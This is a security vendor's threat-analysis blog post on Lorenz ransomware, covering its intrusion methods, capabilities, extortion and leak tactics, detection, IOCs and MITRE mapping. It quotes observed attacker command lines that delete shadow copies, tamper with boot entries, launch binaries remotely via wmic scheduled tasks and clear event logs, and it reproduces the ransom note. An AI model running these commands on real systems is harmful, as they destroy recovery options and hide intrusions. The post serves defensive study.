

# Cybereason vs. Lorenz Ransomware

 [cybereason.com/blog/cybereason-vs.-lorenz-ransomware](https://cybereason.com/blog/cybereason-vs.-lorenz-ransomware)

BLOG

## Cybereason vs. Lorenz Ransomware



BLOG

## Cybereason vs. Lorenz Ransomware



Written By  
Cybereason Nocturnus

February 8, 2022 | 7 minute read

Lorenz is a ransomware strain observed first in February of 2021, and is believed to be a rebranding of the “.sZ40” ransomware that was discovered in October 2020. Lorenz targets organizations worldwide with customized attacks demanding hundreds of thousands of dollars, and even millions in ransom fee.


The group is targeting victims mostly in English-speaking countries, and according to their website, the group has published stolen data from more than 20 victims, although the estimated number of successful attacks is believed to be higher.

### *Cybereason detects and prevents Lorenz Ransomware*

According to reports, Lorenz appears to be the same as ThunderCrypt ransomware observed all the way back in May 2017. However, it's not clear if Lorenz was created by the same group or if the group purchased the source code of ThunderCrypt and created its own variant.

Shortly after Lorenz was discovered, the group faced a temporary problem after researchers published a free decryptor ([download here](#)). The decryptor was released by the project [No More Ransom](#), a joint project by law enforcement agencies including Europol's European Cybercrime Center.

It's worth noting that that decrypter is very limited and only supports .docx, .pptx, .xlsx and .zip. In addition, in the test that we ran for both old and newer samples - the decrypter did not work and kept alerting that it doesn't support the files (we tried encrypted docx files: <name>.docx.Lorenz.sz40 type):



Lorenz Leaks website

## Key Details

- **Ever Evolving Ransomware:** The Lorenz group keeps changing the ransomware capabilities and behavior frequently, making it customized to their victims.
- **High Severity:** The [Cybereason Nocturnus Team](#) assesses the threat level as HIGH given the destructive potential of the attacks.
- **Human Operated Attack:** Prior to the deployment of the ransomware, the attackers attempt to infiltrate and move laterally throughout the organization, carrying out a fully-developed [RansomOps](#) attack.
- **Interesting Way of Leaking Data:** The Lorenz group has a few steps in their leaking data process. From selling it to other threat actors, releasing password-protected RAR archives containing the victim's data, and also selling DBs and access to internal networks.
- **Detected and Prevented:** [The Cybereason XDR Platform](#) fully detects and prevents the Lorenz ransomware.

## Breaking Down the Attack

---

### Not A Typical Spear-Phishing Attack

---

The Lorenz operators put a lot of effort into their attacks. They study their target's employees, suppliers and partners. This way, the Lorenz group can even go from one, already compromised victim, to another. The knowledge they have collected is used to customize the attack specifically for the target.

In a [reported incident](#), the attackers used one compromised victim to "jump" to another. The group gained access to the network via a phishing email, but not just any phishing email. The group, after doing their research on the target, sent the email from a legitimate email account of a real employee at a supplier that they'd already been compromised. This way the email appears to be legitimate and increases the chances of falling to the scam.

Then the attackers trick employees into installing an application that provides the attackers with full access to the network, including the employees' email, even after they reset their passwords. [In some cases](#), the attackers even used the compromised email accounts to email the IT, legal, and cyber insurance teams working with the targeted organization to threaten further attacks if they didn't pay.

### Downloading the Ransomware

---

After gaining an initial foothold in the network, the attackers start to perform reconnaissance commands, move laterally within the network, and collect sensitive data including credentials, file, databases and emails.

The main goal for the attackers when moving laterally is to compromise a domain controller and obtain domain administrator credentials. This allows them to perform additional activities, and later on selling access to the compromised network.

Since the Lorenz group customize the attack for the target, we have observed different binaries of Lorenz that have different behavior. This can also point to the fact that the Lorenz group continues to update the ransomware, even if that means to create changes frequently.

### Ransomware Capabilities

---

Since the ransomware binary files are customized for nearly every attack,, there are different behaviors and capabilities observed in different samples, some of them were seen used combined. Some of the capabilities were observed only in older versions, and some made a comeback in the newer and then disappeared again.

To put things into order, following are the main behavior and capabilities observed among the ransomware binaries:

#### Deleting the Shadow Copies

---

Some of the Lorenz binaries observed used the well known vssadmin command to delete the virtual shadow copies of the system. [Vssadmin.exe](#) is a command-line tool that manages Volume Shadow Copy Service (VSS), which captures and copies stable images for backup on running systems.

Ransomware commonly uses vssadmin.exe to delete shadow copies and other backups of files before encrypting the files themselves. This is another way to ensure that the victim will be forced to pay to decrypt the valuable files when they can neither be decrypted or retrieved from VSS.

Lorenz creates a scheduled task whose name starts with "sz40" and then sets it to run Vssadmin with the following command line. After running, the scheduled task is deleted.

```
cmd.exe /c schtasks /Create /F /RU System /SC ONLOGON /TN sz403 /TR "vssadmin Delete Shadows /For=C:"  
&SCHTASKS /run /TN sz403&SCHTASKS /Delete /TN sz403 /F
```

```
C:\Windows\system32\cmd.exe /c cmd.exe /c schtasks /Create /F /RU System /SC ONLOGON /TN sz403 /TR "vssadmin Delete Shadows /For=C:" &SCHTASKS /run /TN sz403&SCHTASKS /Delete /TN sz403 /F
```

*schtasks*

*command as seen in the Cybereason XDR Platform*

## Creating a New Boot Entry

---

One unique behavior observed in some of the Lorenz binary is the creation of another boot entry for possibly misleading purposes. A boot entry is a set of options that defines a load configuration for an operating system or bootable program. It is possible to have multiple boot entries for an operating system, each with a different set of boot parameters.

Lorenz uses the command utility `bcdedit` to copy the existing boot entry and modify it, which is the most common way to create a new boot entry. But it does one strange thing. The `/timeout` operator is set to 100,000 seconds, which is about 27 (!) hours.


By doing so, the system waits 27 hours before the boot manager selects the default entry if the user doesn't choose manually. Since Lorenz changes the description of the boot entries to "Lorenz Encrypt System", the user can be misled that the operating system is compromised entirely. In addition, if it is a system that operates without user interaction or that the system is not in the network and it's impossible to connect, the system will not load the OS for 27 hours.

*cmd.exe /c bcdedit /copy {current} /d "Lorenz Encrypt System" & bcdedit /set {current} description "Lorenz Encrypt System" & bcdedit /timeout 100000 && ipconfig*

```
"C:\Windows\Sysnative\cmd.exe" /c bcdedit /copy {current} /d "Lorenz Encrypt System" & bcdedit /set {current} description "Lorenz Encrypt System" & bcdedit /timeout 100000 && ipconfig
```

*bcdedit command*

*as seen in the Cybereason XDR Platform*



*Windows boot manager after Lorenz infection*

## Creating Remote Scheduled Tasks

---

Some of the samples observed created a remote scheduled task that launches another ransomware binary located on a remote server within the infected network. This indicates that the attackers performed lateral movement in the environment, collected information and harvest credentials before launching the ransomware payload.

The scheduled tasks names observed in the binaries are consistent with the names found when creating other scheduled tasks in other binaries, and starts with "sz40". After execution, the malware deletes the scheduled task to remove tracks.

```
wmic /node:'<IP>' /USER:'<domain>\<username>' /PASSWORD:'<password>' process call create "cmd.exe /c schtasks /Create /F /RU System /SC ONLOGON /TN sz401 /TR 'copy \\<domain>\NETLOGON\weams.exe %windir%\lsamp.exe & start %windir%\lsamp.exe' & SCHEDULETASKS /run /TN sz401&SCHEDULETASKS /Delete /TN sz401 /F"
```

## Changing the Wallpaper


---

Some of Lorenz binaries are also configured to change the desktop image of the machine in an additional way to alert the user about what happened. The wallpaper image is either called "Lorenz.bmp" or a random name. Lorenz drops the .bmp file into %ProgramFiles% or %Windows% folder and then sets the relevant registry keys to configure it as a desktop wallpaper. The wallpaper is changed after reboot of the machine:



*Image used as desktop*

*background by Lorenz*



Lorenz execution as shown in the Cybereason XDR Platform

### Clearing Windows Event Logs

Some older versions of Lorenz found on domain controllers were observed deleting the Windows Event Logs to remove tracks of the malicious activities. Among the logs deleted are Windows PowerShell logs that contain information about PowerShell activities, which suggests the attacker has used them at some point in the attack:








```
"C:\Windows\System32\wbem\WMIC.exe" process call create
'cmd.exe /c wevtutil cl "security"&wevtutil cl "windows powershe
ll"&wevtutil cl "security"&wevtutil cl "Application"&wevtutil cl "Har
dwareEvents"&wevtutil cl "System"&wevtutil cl "Setup"&wevtutil
cl "Setup"
```

Clearing Event Logs

command as seen in the Cybereason XDR Platform

### File Encryption

Lorenz uses AES encryption to encrypt the files. For each encrypted file, it appends the extension ".Lorenz.sz40". The original files are then deleted. In addition, Lorenz writes to each folder a ransom note named "HELP\_SECURITY\_EVENT.html" (recently changed to "HELP.txt") that contains information about what happened to the files, including a link to Lorenz data leak website and a unique TOR payment website where the victim can see the demanded ransom fee and contact the group:

Name	Date modified	Type	Size
 5468300116131840.zip.Lorenz.sz40	16/12/2021 11:04	SZ40 File	461 KB
 Data.zip.Lorenz.sz40	16/12/2021 11:04	SZ40 File	33 KB
 file22.txt.Lorenz.sz40	16/12/2021 11:04	SZ40 File	2 KB
 FLARE.Ink.Lorenz.sz40	16/12/2021 11:04	SZ40 File	2 KB
 HELP_SECURITY_EVENT.html	16/12/2021 11:03	Chrome HTML Docu...	27 KB
 Important.docx.Lorenz.sz40	16/12/2021 11:04	SZ40 File	12 KB
 TODO_List.docx.Lorenz.sz40	16/12/2021 11:04	SZ40 File	12 KB

*Encrypted files and ransom note*



# Welcome



# To

# Lorenz

## [+] What happened? [+]

Your files are downloaded, encrypted, and currently unavailable. You can check it.

By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you can't return your data(NEVER).

## [+] What should i do ? [+]

To decrypt your files you need to buy our special software General - Decryptor.

## [+] How to buy General - Decryptor ? [+]

Visit our web - site and follow the instructions on it.

## [+] What guarantees ? [+]

It's just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. It's not in our interests. To check the ability of returning files, You should go to our website. There you can decrypt some files for free. That is our guarantee. If you will not cooperate with our service - for us, it does not matter. After deadline we'll publish all the contents of your company to site and will send all information to your clients and mass media. You we will lose your time, data and reputation.

## [+] How to get access on website and contact us ? [+]

Using a TOR browser!

a) Download and install TOR browser from this site: <https://torproject.org/>

b) Open a website specially designed for you:

[http://\[redacted\].onion/](http://[redacted].onion/)

When you open our website, put the following data in the input form:

Company

Key:

c) Check our website with leaks:

[http://\[redacted\].onion](http://[redacted].onion)

## !!! WARNING !!!

DONT try to change files by yourself, DONT use any third party software for restoring your data or antivirus solutions - its may entail damage of the private key and, as result, The Loss all data.!!!


ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere!!!

## An Interesting Way of Leaking Stolen Data

Lorenz has created a relatively unique extortion technique. After stealing files, emails, credentials and databases from victims, the group threatens to publish them in their data leaks website. When Lorenz publishes data, they do things a bit differently compared to other ransomware gangs.

First, Lorenz makes the data available for sale to other threat actors, hackers or possible competitors. After a while, they start releasing password-protected RAR archives containing the victim's data. If no ransom is paid, and the data is not purchased, Lorenz releases the password for the RAR archives containing the data leak so that they are publicly available to anyone who downloads the files.

Beside giving access to the stolen data, Lorenz, in order to maximize profit, sell access to the internal network they have compromised. This trend is starting to gain popularity among other ransomware gangs as well, due to the understanding that for some threat actors, access to the networks could be more valuable than the data itself:





Lorenz Leaks website

Posted Jul 27, 2021. Access to internal networks

<https://www. ....org>

Uploaded 75% files

 Download

 Access to internal network

Key file: [redacted]  
Key access: [redacted]

[Contact us](#)

Lorenz Leaks website

## Cybereason Detection and Prevention

The [Cybereason XDR Platform](#) is able to prevent the execution of the Lorenz Ransomware using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, and next-gen antivirus (NGAV) capabilities. Additionally, when the [Anti-Ransomware](#) feature is enabled, behavioral detection techniques in the platform are able to detect and prevent any attempt to encrypt files and generates a [MaLOp™](#) for it:




MaLOp for Lorenz ransomware as

shown in the Cybereason XDR Platform



MaLOp for Lorenz ransomware as shown in the Cybereason XDR Platform

Using the Anti-Malware feature with the right configurations (listed in the recommendations below), the Cybereason XDR Platform will also detect and prevent the execution of the [ransomware](#) and ensure that it cannot encrypt targeted files. The prevention is based on machine learning, which blocks both known and unknown malware variants:



user notification for preventing the execution of Lorenz - unknown hash

## Security Recommendations

- **Enable the Anti-Ransomware Feature on Cybereason NGAV:** Set Cybereason Anti-Ransomware protection mode to *Prevent* - [more information for Cybereason customers can be found here](#)
- **Enable Anti-Malware Feature on Cybereason NGAV:** Set Cybereason Anti-Malware mode to *Prevent* and set the detection mode to *Moderate* and above - [more information for Cybereason customers can be found here](#)
- **Keep Systems Fully Patched:** Make sure your systems are patched in order to mitigate vulnerabilities
- **Regularly Backup Files to a Remote Server:** Restoring your files from a backup is the fastest way to regain access to your data
- **Use Security Solutions:** Protect your environment using organizational firewalls, proxies, web filtering, and mail filtering

## Indicators of Compromise

IOC	Type	Description
8ea6a6d4578029c7b2dbbfb525ec88b2cb309901ec5a987847471b6101f0de41971f0a32094b8ac10712503305ac6789048d190a209c436839e2e6b0acb016f3cef17b9289ba18c979b704648c0f2b736f65f9f9158b471bc2486b6c14e14a4dedc2070fd8116f1df5c8d419189331ec606d10062818c5f3de865cd0f7d6db84a0ccb9019b90716c8ee1bc0829e0e04cf7166be2f25987abbc8987e65cef2e6f1264b40feaa824d5ba31cef3c8a4ede230c61ef71c8a7994875deefe32bd8b3d40ff1ab8ac09057421079dae83fb675d7a2a3da6c7d0cd6400a0d720c5b0f58ca9fdbc6d20b780ca42660ad4803f391308fa0243fbc515fd3c1acf935dd43c1e7275034886da11ca6d828547f15cab259e22ba624c5f5762afd237aa686455d5b03b861884cb3e14a8b888c7dee2ee0d494933df863d504882345fa278d1ea571cdbbc62e10983db183ca60ab964c1a3dab0d279c5326b2e9205224807809564b1170f7774acfdc5517fbe1c911f2bd9f1af498f3c3d25078f05c95701cc999c0c99b141b014c8e2a5c586586ae9dc01fd634ea977e2714fbef62d7626eb3fb	SHA256	Lorenz binaries

---

162.33.179[.]45

IP

C2

172.86.75[.]63

65.21.187[.]237

167.99.186[.]156

157.90.147[.]28

143.198.117[.]43

45.61.139[.]150

---

## MITRE ATT&CK TECHNIQUES

---

Initial Access	Lateral Movement	Execution	Defense Evasion	Credential Access	Discovery	Collection	Impact
<u>Phishing</u>	<u>Taint Shared Content</u>	<u>Command and Scripting Interpreter: PowerShell</u>	<u>Masquerading</u>	<u>Credentials from Password Stores</u>	<u>Account Discovery</u>	<u>Data from Local System</u>	<u>Data Encrypted for Impact</u>
<u>Valid Accounts</u>	<u>Remote File Copy</u>	<u>Scheduled Task/Job</u>			<u>System Information Discovery</u>		<u>Inhibit System Recovery</u>
<u>Trusted Relationship</u>		<u>Windows Management Instrumentation</u>			<u>File and Directory Discovery</u>		

---

## About the Researcher:

---



**LIOR ROCHBERGER, SENIOR THREAT RESEARCHER AND THREAT**

**HUNTER, CYBEREASON**

As part of the Nocturnus team at Cybereason, Lior has created procedures to lead threat hunting, reverse engineering and malware analysis teams. Lior has also been a contributing researcher to multiple threat and malware blogs including Bitbucket, Valak, Ramnit, and Racoon stealer. Prior to Cybereason, Lior led SOC

operations within the Israeli Air Force.



About the Author

### **Cybereason Nocturnus**

---



The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

[All Posts by Cybereason Nocturnus](#)